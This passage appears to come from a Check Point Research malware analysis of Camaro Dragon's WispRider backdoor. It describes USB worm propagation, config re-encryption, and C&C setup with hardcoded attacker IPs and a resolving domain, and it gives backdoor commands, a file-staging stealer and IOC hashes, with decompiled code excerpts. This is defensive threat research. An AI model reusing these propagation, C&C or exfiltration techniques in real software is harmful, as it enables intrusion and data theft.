To infect the machine, the malware goes over the list of files from the configuration that are intended for the PC (`mode=1`). For each one, it creates the needed directories and then copies the files over. For example, in the case `EACoreServer.exe` is used, it first creates the directory tree `C:\ProgramData\EACoreService\` and then copies two files into it: `EACoreServer.exe` and `EACore.dll`.

After copying all the files, the malware creates in its working folder a newly re-encrypted config file. Its structure and the data are the same, but both encryption keys (and their sizes) are different. For new encryption keys, the sample uses two arrays filled with random values and randomizes 2 parameters for

each of the keys: the key size, and what index in the relevant array the key starts from. Next, it takes the relevant bytes from pre-generated arrays, encrypts with them the config data, performs CRC32 checksum on the config data to write it at the beginning of the config file, and saves everything to the working directory with .dat name matching the side-loaded DLL (such as `EACore.dat`).

```
// generate randoms
rnd_1 = dd::crypto::j_generate_random(0, 100);
rnd_2 = dd::crypto::j_generate_random(200, 256);
rnd_3 = dd::crypto::j_generate_random(0, 100);
rnd_4 = dd::crypto::j_generate_random(200, 256);

// var init
written_size = 0;

// calculate generated random bytes differences
key_sizes[0] = rnd_2 - rnd_1;
key_sizes[1] = rnd_4 - rnd_3;

// calculate new config size
*new_cfg_size = (unsigned __int16)(rnd_4 - rnd_3) + cfg_size + (unsigned __int16)(rnd_2 - rnd_1) +

// allocate new buffer for the new config
a3->crc32 = (DWORD)dd::memory::j_new(*new_cfg_size);
if ( !a3->crc32 )
  return 0;

// copy the key sizes
written_size = 4;
dd::memory::j_memcpy((PBYTE)(a3->crc32 + 4), (PBYTE)key_sizes, 4u);

// at cfg + 8 write key_1[rnd_1: rnd_1 + rand_diff_1]
written_size += 4;
dd::memory::j_memcpy((PBYTE)(written_size + a3->crc32), &key_1[rnd_1], (unsigned __int16)key_size

// at cfg + 8 + key_1_size write key_2[rnd_3: rnd_3 + key_2_size]
written_size += (unsigned __int16)key_sizes[0];
dd::memory::j_memcpy((PBYTE)(written_size + a3->crc32), &key_2[rnd_3], (unsigned __int16)key_size

// // at cfg + 8 + key_1_size + key_2_size write the entire decrypted config
written_size += (unsigned __int16)key_sizes[1];
dd::memory::j_memcpy((PBYTE)(written_size + a3->crc32), (PBYTE)cfg, cfg_size);
```

Figure 7 – Encryption of the config file.

After setting up all the files, WispRider establishes persistence for the file that has the field `type` set to `1`, e.g. for the legitimate executable. It does something similar to the HopperTick, by adding both a registry Run key and a scheduled task pointing to the executable with the relevant argument.

Finally, regardless of whether WispRider had to infect the machine or was running initially from the infected machine, it creates two threads: one is responsible for communication with the C&C server, and another one infects any existing or newly connected USB devices.

USB Infection

Upon execution, the USB infection thread loads the configuration file again and saves it internally to a shared struct. Then the thread creates a fake window, with a random 16-character class name and window names. It then registers a WndProc function, which listens for any `WM_DEVICECHANGE` message types which are sent on various event types, but most importantly, when the USB device is connected to the system.

```
dd::memory::memset_6(class_name, 0, 0x42u);
dd::memory::memset_6(window_name, 0, 0x42u);

// random generation
rnd_1 = dd::crypto::j_generate_random(16, 32);
dd::crypto::j_get_random_string((int)class_name, rnd_1);
rnd_2 = dd::crypto::j_generate_random(16, 32);
dd::crypto::j_get_random_string((int)window_name, rnd_2);

// window class setup
v14.lpszClassName = (LPCWSTR)class_name;
v14.lpfnWndProc = (WNDPROC)dd::window::j_wnd_proc_usb_infection;
((void (__stdcall *)(WNDCLASSW *))gl_imports->RegisterClassW)(&v14);

// get module handle
ModuleHandleW = GetModuleHandleW(0);

// create window
v13 = (HWND)((int (__stdcall *)(_DWORD, char *, char *, _DWORD, _DWORD, _DWORD, _DWORD, _DWORD, _D
              0,
              class_name,
              window_name,
```

Figure 8 – Creation of a window that starts an event listener for newly plugged-in devices.

The infection process of each USB device consists of a few stages:

Create a struct per USB device: The malware determines the drive letter, and then creates the following struct for it:

```
1.  struct usb_infect_helper
2.  {
3.    DWORD unknown;
4.    HANDLE event;
5.    wchar_t drive_path[4];
```

```
6.    };
```

Cleanup: The malware first goes over the newly attached USB drives and deletes any file of the following types on it: `.exe, .lnk, .scr, .com, .vbs, .hta`.

```
// set formats
wcscpy(exe, L".exe");
wcscpy(lnk, L".lnk");
wcscpy(scr, L".scr");
wcscpy(com, L".com");
wcscpy(vbs, L".vbs");
wcscpy(hta, L".hta");

// delete
dd::filesystem::j_delete_all_files_by_extension(path, exe, whitelist);
dd::filesystem::j_delete_all_files_by_extension(path, lnk, whitelist);
dd::filesystem::j_delete_all_files_by_extension(path, scr, whitelist);
dd::filesystem::j_delete_all_files_by_extension(path, com, whitelist);
dd::filesystem::j_delete_all_files_by_extension(path, vbs, whitelist);
return dd::filesystem::j_delete_all_files_by_extension(path, hta, whitelist);
```

Figure 9 – The malware removes all possible launchers from the USB drive.

Create a whitelist: The malware creates a whitelist of all files that are related to the USB infection (with `mode=0`) from the previously loaded config. This whitelist is used whenever any file operations occur on the USB and makes sure the infection files stay intact regardless of what manipulations are performed on the USB.

Monitor a device: Each infected USB has its dedicated thread which runs in a loop as long as the device is attached. This loop performs the following actions:

- At the start of the loop, there are several writes to the following registry keys to help with hiding the victim's files on both the USB and on the infected machine. In previous versions, this functionality was a part of the `vivaldi` module:
  - `SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden`
  - `SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt`
  - `SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden`

- A few checks to validate if the USB device needs to be infected. If any of the conditions below are met, the USB device is infected:
  - No config on the USB device.
  - Failure to decrypt the config file already existing on the USB device.
  - Partial or corrupted config file.
  - Partial infection occurred or infection-related files are missing.
  - The malware also knows to update itself to the newer version. If the version of the config already existing on the USB is lower than the config from the sample, the malware performs the infection update.

- If the USB is determined to be infected, all files that existed on the USB device, except the previously created whitelist, are moved to the folder `Kaspersky\Usb Drive`. Next, the files from the config with `mode=0` are moved to the folder `Kaspersky\Usb Drive\\3.0` with their corresponding name in the config. The config itself is re-encrypted as described previously and placed in the same folder. Finally, the malicious launcher is placed at the root of the USB, with the name of the character of the USB device, and a USB drive icon so it can impersonate a USB device. This is a social engineering trick to get unsuspecting or negligent users to execute the malware.

- If the USB infection flow worked as expected, the following struct is created:

```
1.  struct usb_handle
2.  {
3.    HANDLE h_event;
4.    HANDLE h_thread;
5.    HANDLE h_file;
6.    wchar_t drive_path[260];
7.  };
```

  This struct is updated in a global array of such structs, where the index in the array is the USB drive character. This struct holds a newly created event, a new thread created per the attached device, a file handle to the USB device itself, and the USB drive path.

- The newly created thread monitors any file changes on the USB thumb itself: when a new file is created, it is moved immediately to the folder with all of the other user files.

- The calling thread also keeps monitoring the USB. In case there are any changes to the infection-related files, it overwrites them to make sure the USB can carry the infections further.

C&C Communication and backdoor capabilities

Upon execution, the thread first resolves more API calls and generates a bot id based on available data about the infected machine from various functions such as `NetBios` and `GetVolumeInformationA`. Next, it proceeds to set up the C&C-related parameters based on a hexadecimal representation of an IPv4 and port:

```
((void (__stdcall *)(int, char *))shared_struct->WSAStartup)(0x202, v2);
shared_struct->current_c2_index = 0;
shared_struct->total_c2_domains = 4;
dd::networking::j_set_up_c2(shared_struct, 0, 0x1CFDF55B, 443);// 91.245.253.28:443
dd::networking::j_set_up_c2(shared_struct, 1, 0x1CFDF55B, 80);// 91.245.253.28:80
dd::networking::j_set_up_c2(shared_struct, 2, 0x100007F, 443);// 127.0.0.1:443
dd::networking::j_set_up_c2(shared_struct, 3, 0x100007F, 80);// 127.0.0.1:80
return 1;
```

Figure 10 – C&C array setup.

At first, it seems odd to see that this version uses the local computer IP address. Upon further investigation, it turns out that another function is using the domain `www.beautyporntube[.]com` to resolve the second C&C server address and overwrites the entries containing local IP 127.0.0.1 with an IP it resolves from the previously mentioned domain.

```
strcpy(domain, "www.beautyporntube.com");
p_res = 0;
ipv4 = 0;
res = (hostent *)((int (__stdcall *)(char *))shared_struct->gethostbyname)(domain);
p_res = res;
if ( !res )
  return (int)res;
ipv4 = (int *)*p_res->h_addr_list;
dd::networking::j_set_up_c2(shared_struct, 2, *ipv4, 443);
return dd::networking::j_set_up_c2(shared_struct, 3, *ipv4, 80);
```

Figure 11 – Resolving IP from another domain.

Communication with the C&C server occurs through raw sockets, and the traffic itself is encrypted using XOR encryption, where the key is randomly generated and present at the beginning of the request. The generated key is also used to decrypt the incoming response from the C&C server. First, the malware sends a request containing the infected computer name, with `message_id` equal to `5`. If there is any response from the C&C server after sending this message, the malware sends another request, this time as the `message_id=4` with random data. This request signals to the C&C server that the malware is waiting to receive a command.

These are supported commands:

Command Id	Description
1	Execute a command by creating a named pipe to cmd.exe, then read the input from the pipe and send it back to the C&C server
3	Read from the previously created named pipe and send the information back.
4	Open a file for reading or writing.
5 / 6	Write to file.
7	Close the file handle to the previously opened file.

Judging by the available C&C commands, the backdoor capabilities are limited in this version. Similar to the previous version, the backdoor is used to gain a foothold in the infected environment and run additional payloads from the C&C server.

Post-exploitation tools: Disk Monitor

As we mentioned earlier, one of the payloads delivered together with WispRide is HPCustPartUI.dll, a DLL which is side-loaded by HPCustParticUI.exe. Its purpose is to scan all the drives of the infected system for files with predefined extensions and stage them for exfiltration.

The DLL requires a configuration file called `HPCustPartUI.log` located in the same folder. The config is encrypted using XOR with the key `DKJfeoirj39` and contains the path to stage the files and a list of the extensions to be monitored (in our case these values are hardcoded: `.docx, mp3, wav, m4a, wma, aac, cda, mid`).

When a new file with a monitored extension is created, it is copied to the location specified in the config with the name format `<timestamp>_<original_file_name>.<extension>`, which preserves the folder structure of each copied file. In parallel, the Disk Monitor tool also notifies its C&C server on each of these files, sending the message in the following format:

```
<machine name> <machine id> <path to the file of interest>
```

The data in the request is XORed with the key "`DMkeir`" and sent to the C&C server via HTTPS with User-Agent `"Mozilla/5.0`".

As for the exfiltration component, although we didn't observe it this time, the actors were previously seen using for exfiltration their own FTP servers along with the usage of third-party services such as Google Drive.

Conclusion

The Camaro Dragon APT group continues to employ USB devices as a method for infecting targeted systems, effectively combining this technique with other established tactics. These include DLL side-loading by exploiting security solution components, bypassing the SmadAV antivirus solution which is popular in Southeast Asian countries, and disguising malware folders as legitimate security vendor files. The consequences of a successful infection are twofold: the malware not only establishes a backdoor on the compromised machine but also spreads itself to newly connected removable drives.

The ability to propagate autonomously and uncontrollably across multiple devices enhances this threat's reach and potential impact. This approach not only enables the infiltration of potentially isolated systems but also grants and maintains access to a vast array of entities, even those that are not primarily targeted.

Check Point Customers Remain Protected against the threats described in this research

Check Point Threat Emulation provides comprehensive coverage of attack tactics, file types, and operating systems, and has developed and deployed a signature to detect and protect our customers against the threat described in this research.

Harmony Endpoint provides comprehensive endpoint protection at the highest security level Preventing the most imminent threats to the endpoint. Every file received via email or downloaded by a user through a web browser is sent to the Threat Emulation sandbox to inspect for malware.
Files are also sanitized using a Threat Extraction process (Content Disarm & Reconstruction technology) to deliver sanitized content in milliseconds.

TE/Harmony Endpoint protections:

APT.Wins.MustangPanda.*
APT.Wins.MustangPanda.ta.*

IOCs

Name	sha256
EACore.dll	aeacc2d47a88eb68d503f9e30b189641572eb35423df931845f90a4c447ed1be
libcef.dll	fc598a686a5a77436684cbd0f72f39033cb70a41d4dbcf5dbab47a7c2522fdda
avkkid.dll	68eb5590d8ad952215cf54741b0ed6204c19bba4dcb8d704883e007f16de5028
RiotClient.dat	6c4226aa2f8bb646f753ffd282cf4624f6bc8e5ca8a2cb2373f640a2a29cdd95
LDVPOCX.OCX	7d8b568746a643aa0470b14f271f681dd3b09dbc08c893b191d1d6607b86c501
vivaldi_elf.dll	3738e414f43d3b213cf7475a8bb616a3379c09e90c0ba5c6ac0e398d2967ca95
EACore.dat	7752fc0c747149d45deeec1023fef8ca73f83a154643531ae9db9cb89b6ce1dc

EACore.dll	464888b81e4d67aad73b245efa6442fecf8221abe3ec74d4cd180e4beedaddc6
ZIPDLL.dll	0279a0a3effc688097eb14d4bd6f1ab8be86f880d01952af7e2b55c51cf107b1
HopperTick	5c878a05fb54c6d06ca4f66d28906d17a423b1305b6aa9bde19df8e8b3e91c5c
Delphi USB Launcher	491d9f6f4e754a430a29ac6842ee12c43615e33b0e720c61e3f06636559813f7
Stealer	ce1615ec67296edd05d9dc9a6a075a4724553fca5398c425372b85170aec2106

GO UP

BACK TO ALL POSTS


POPULAR POSTS

ARTIFICIAL INTELLIGENCE CHATGPT CHECK POINT RESEARCH PUBLICATIONS

OPWNAI : Cybercriminals Starting to Use ChatGPT

CHECK POINT RESEARCH PUBLICATIONS THREAT RESEARCH

Hacking Fortnite Accounts



ARTIFICIAL INTELLIGENCE CHATGPT CHECK POINT RESEARCH PUBLICATIONS

OpwnAI: AI That Can Save the Day or HACK it Away

BLOGS AND PUBLICATIONS

Let's get in touch

Subscribe for cpr blogs, news and more

Subscribe Now